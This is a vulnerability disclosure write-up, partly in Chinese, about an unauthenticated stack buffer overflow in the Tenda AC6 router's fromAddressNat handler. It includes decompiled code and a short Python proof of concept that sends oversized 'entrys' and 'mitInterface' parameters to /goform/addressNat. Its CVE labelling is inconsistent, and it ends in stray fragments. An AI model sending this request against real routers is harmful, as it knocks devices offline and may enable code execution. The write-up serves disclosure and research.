

CVE-2023-26976_tenda_AC6_stack_overflow

漏洞描述

编号

无

CVE-2023-25234 记录了 Tenda AC500 V2.0.1.9(1307)存在此问题，Tenda AC6 V15.03.05.19(latest) 也存在该问题，但暂时无CVE编号

CVE-2023-25234 Tenda AC500 V2.0.1.9(1307) is vulnerable to Buffer Overflow in function fromAddressNat via parameters entrys and mitInterface.

设备信息&固件版本号

Tenda AC6:

v15.03.05.09_multi ~ V15.03.05.19(latest)

goahead framework

漏洞类型

DoS

危害

可访问路由器的攻击者无需凭证即可执行远程拒绝服务攻击

复现流程

复现设备&固件

同CVE-2023-26976_tenda_AC6_stack_overflow

固件下载&仿真

同CVE-2023-26976_tenda_AC6_stack_overflow


漏洞分析

漏洞点在httpd服务中的fromAddressNat()

路由/goform/addressNat

将用户输入的 entrys/mitInterface 参数传入 v9/v8 , 但使用 sprintf(s, "%s;%s", v9, v8) 时没有长度限制, 又 s 为 char s[512] , 即在 sprintf() 时存在溢出

```
68 sub_16F24((int)"SetDDNSCfg", (int)formSetSysToolDDNS);
69 sub_16F24((int)"GetDDNSCfg", (int)formGetSysToolDDNS);
70 sub_FE58("mGetRouteTable", aspmGetRouteTable);
71 sub_16F24((int)"GetStaticRouteCfg", (int)formGetRouteStatic);
72 sub_16F24((int)"SetStaticRouteCfg", (int)fromSetRouteStatic);
73 sub_16F24((int)"addressNat", (int)fromAddressNat);
74 sub_FE58("mNatGetStatic", mNatGetStatic);
75 sub_FE58("asp_error_message", asp_error_message);
76 sub_FE58("asp_error_redirect_url", asp_error_redirect_url);
77 sub_FE58("mGetIPRate", aspmGetIPRate);
```



There is a stack-based buffer overflow vulnerability in function fromAddressNat .

In function fromAddressNat it reads 2 user provided parameters entrys and mitInterface into v9 and v8 , and these two variables are passed into function sprintf without any length check, which may overflow the stack-based buffer s .

```

1 int __fastcall fromAddressNat(int a1)
2 {
3     int v1; // r0
4     char v4[256]; // [sp+14h] [bp-418h] BYREF
5     char s[512]; // [sp+114h] [bp-318h] BYREF
6     char v6[256]; // [sp+314h] [bp-118h] BYREF
7     const char *v7; // [sp+414h] [bp-18h]
8     const char *v8; // [sp+418h] [bp-14h]
9     const char *v9; // [sp+41Ch] [bp-10h]
10
11     memset(v4, 0, sizeof(v4));
12     v9 = (const char *)websgetvar(a1, "entrys", &unk_E1F18);
13     v8 = (const char *)websgetvar(a1, "mitInterface", &unk_E1F18);
14     sprintf(s, "%s;%s", v9, v8);
15     sub_4E690("adv.addrnat", s, 126);
16     v7 = (const char *)websgetvar(a1, "page", "1");
17     v1 = sprintf(v6, "advance/addressNatList.asp?page=%s", v7);
18     if (CommitCfm(v1) )
19     {
20         sprintf(v4, "advance_type=%d", 7);
21         send_msg_to_netctrl(5, v4);
22     }
23     return sub_2BB54(a1, v6);
24 }

```

So by requesting the page /goform/addressNat , the attacker can easily perform a **Deny of Service Attack** or **Remote Code Execution** with carefully crafted overflow data.

漏洞利用

get请求触发溢出

```

import requests

IP = "192.168.2.199" # 路由器ip
url = f"http://{IP}/goform/addressNat?"
url += "entrys=" + "s" * 0x200
url += "&mitInterface=" + "a" * 0x200

response = requests.get(url)

```

```
[kali㉿kali]-[~/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin.extracte
d/squashfs-root]
```

File A
Connect
connect
Connect